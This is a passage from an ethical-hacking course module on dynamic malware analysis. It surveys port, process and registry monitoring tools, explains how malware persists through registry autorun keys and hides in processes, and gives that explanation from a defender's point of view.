


Figure 7.113: Screenshot of Netstat

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **TCPView**

  Source: *https://learn.microsoft.com*

  TCPView is a Windows program that shows detailed listings of all TCP and UDP endpoints on the system, including the local and remote addresses, and the state of the TCP connections. It provides a subset of the Netstat program that ships with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality. When TCPView runs, it enumerates all active TCP and UDP endpoints, resolving all IP addresses to their domain name versions.




Figure 7.114: Screenshot of TCPView

Some additional port monitoring tools are as follows:

- CurrPorts (*https://www.nirsoft.net*)
- TCP Port / Telnet Monitoring (*https://www.dotcom-monitor.com*)
- PRTG Network Monitor (*https://www.paessler.com*)
- SolarWinds Open Port Scanner (*https://www.solarwinds.com*)

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

45 Module 07 | Malware Threats

EC-Council CEH

Dynamic Malware Analysis: Process Monitoring


- Malware programs camouflage themselves as **genuine Windows services** or hide their processes to avoid detection
- Some malware programs also use **PEs (Portable Executable)** to inject into various processes (such as **explorer.exe** or web browsers)
- Use process monitoring tools like **Process Monitor** to scan for suspicious processes

Process Monitoring Tools

- Process Explorer (*https://learn.microsoft.com*)
- OpManager (*https://www.manageengine.com*)
- Monit (*https://mmonit.com*)
- ESET SysInspector (*https://www.eset.com*)
- System Explorer (*https://systemexplorer.net*)

Process Monitor

The Process Monitor shows the **real-time file system**, **Registry**, and **process/thread** activity



https://learn.microsoft.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

Process Monitoring

Malware enters the system through images, music files, videos, etc., which are downloaded from the Internet, camouflage themselves as genuine Windows services, and hide their processes to avoid detection. Some malwares use PEs to inject themselves into various processes (such as explorer.exe or web browsers). Malicious processes are visible but appear legitimate; hence, they can bypass desktop firewalls. Attackers use specific rootkit methods to hide malware in the system so that the antivirus software cannot detect it easily.

Process monitoring helps in understanding the processes that the malware initiates and takes over after execution. It is also necessary to observe the child processes, associated handles, loaded libraries, functions, and execution flow of boot time processes to define the entire nature of a file or program, gather information about the processes running before the execution of the malware, and compare them with the processes running after execution. This method will reduce the time taken to analyze the processes and help in easy identification of all the processes that the malware starts. Use process-monitoring tools such as Process Monitor to detect suspicious processes.

- **Process Monitor**

  Source: *https://learn.microsoft.com*

  Process Monitor is a monitoring tool for Windows that shows real-time file system, registry, and process/thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon, and adds an extensive list of enhancements, including rich and non-destructive filtering, comprehensive event properties such session IDs and usernames, reliable process information, full thread stacks with integrated symbol support for each operation, simultaneous logging to a file, and so on. The unique

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

features of Process Monitor make it a core utility in system troubleshooting and malware hunting toolkits.

Features:

- More data captured for operation input and output parameters.
- Non-destructive filters that can be set without losing data.
- Capture of thread stacks for each operation makes it possible to identify the cause of operation in many cases.
- Reliable capture of process details, including image path, command line, user, and session ID.
- Configurable and moveable columns for any event property.
- Filters can be set for any data field, including fields not configured as columns.
- Advanced logging architecture scales to tens of millions of captured events and gigabytes of log data.
- Process tree tool shows the relationships of all processes referenced in a trace.
- Native log format preserves all data for loading in a different Process Monitor instance.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.115: Screenshot of Process Monitor

Some additional process monitoring tools are as follows:

- Process Explorer *(https://learn.microsoft.com)*
- OpManager *(https://www.manageengine.com)*
- Monit *(https://mmonit.com)*
- ESET SysInspector *(https://www.eset.com)*
- System Explorer *(https://systemexplorer.net)*

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

46 Module 07 | Malware Threats

EC-Council CEH

Dynamic Malware Analysis: Registry Monitoring

- The Windows registry stores **OS and program configuration details**, such as settings and options
- Malware uses the registry to perform harmful activity continuously by **storing entries** into the registry and **ensuring** that the **malicious program** runs automatically whenever the computer or device boots
- Use registry entry monitoring tools such as **jv16 PowerTools** to examine the changes made by the malware to the system's registry

Registry Monitoring Tools

- Reg Organizer (https://www.chemtable.com)
- Registry Viewer (https://www.exterro.com)
- RegScanner (https://www.nirsoft.net)
- Registry Monitoring Tool (https://www.solarwinds.com)
- regshot (https://sourceforge.net)

jv16 PowerTools

It is a registry cleaner used to **find registry errors** and unneeded registry junk. It also helps in detecting registry entries created by the malware

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Registry Monitoring

The Windows registry stores OS and program configuration details, such as settings and options. If the malware is a program, the registry stores its functionality. The malware uses the registry to perform harmful activity continuously by storing entries in the registry and ensuring that the malicious program runs whenever the computer or device boots automatically.

When an attacker installs malware on the victim's machine, it generates a registry entry. Consequently, various changes will be noticed, such as the system becoming slower, various advertisements keep popping up, and so on.

Windows automatically executes instructions in the following sections of the registry:

- ***Run***
- ***RunServices***
- ***RunOnce***
- ***RunServicesOnce***
- ***HKEY_CLASSES_ROOT\exefile\shell\open\command "%1" %*.***

Malware inserts instructions in these sections of the registry to perform malicious activities. You should have fair knowledge of the Windows registry, its contents, and inner workings to analyze the presence of malware. Scanning for suspicious registries will help to detect malware. Use registry monitoring tools such as RegScanner to scan registry values for any suspicious entries that may indicate malware infection.

hiden1.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **jv16 PowerTools**

  Source: *https://jv16powertools.com*

  Jv16 PowerTools is a PC system utility software that works by erasing unnecessary files and data, cleaning the Windows registry, automatically fixing system errors, and optimizing your system. It allows you to scan and monitor the registry.

  It helps in detecting registry entries created by the malware. The "Clean And Speedup My Computer" feature of Registry Cleaner in jv16 PowerTools is a solution for fixing registry errors and system errors and cleaning registry leftovers and unnecessary files such as old log files and temporary files.




Figure 7.116: Screenshot of jv16 PowerTools

Some additional registry monitoring tools are as follows:

- Reg Organizer (*https://www.chemtable.com*)
- Registry Viewer (*https://www.exterro.com*)
- RegScanner (*https://www.nirsoft.net*)
- Registry Monitoring Tool (*https://www.solarwinds.com*)
- regshot (*https://sourceforge.net*)


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

47 Module 07 | Malware Threats

EC-Council CEH

Dynamic Malware Analysis: Windows Services Monitoring

- Malware spawns Windows services that allow attackers to get **remote control of the victim's machine** and pass malicious instructions
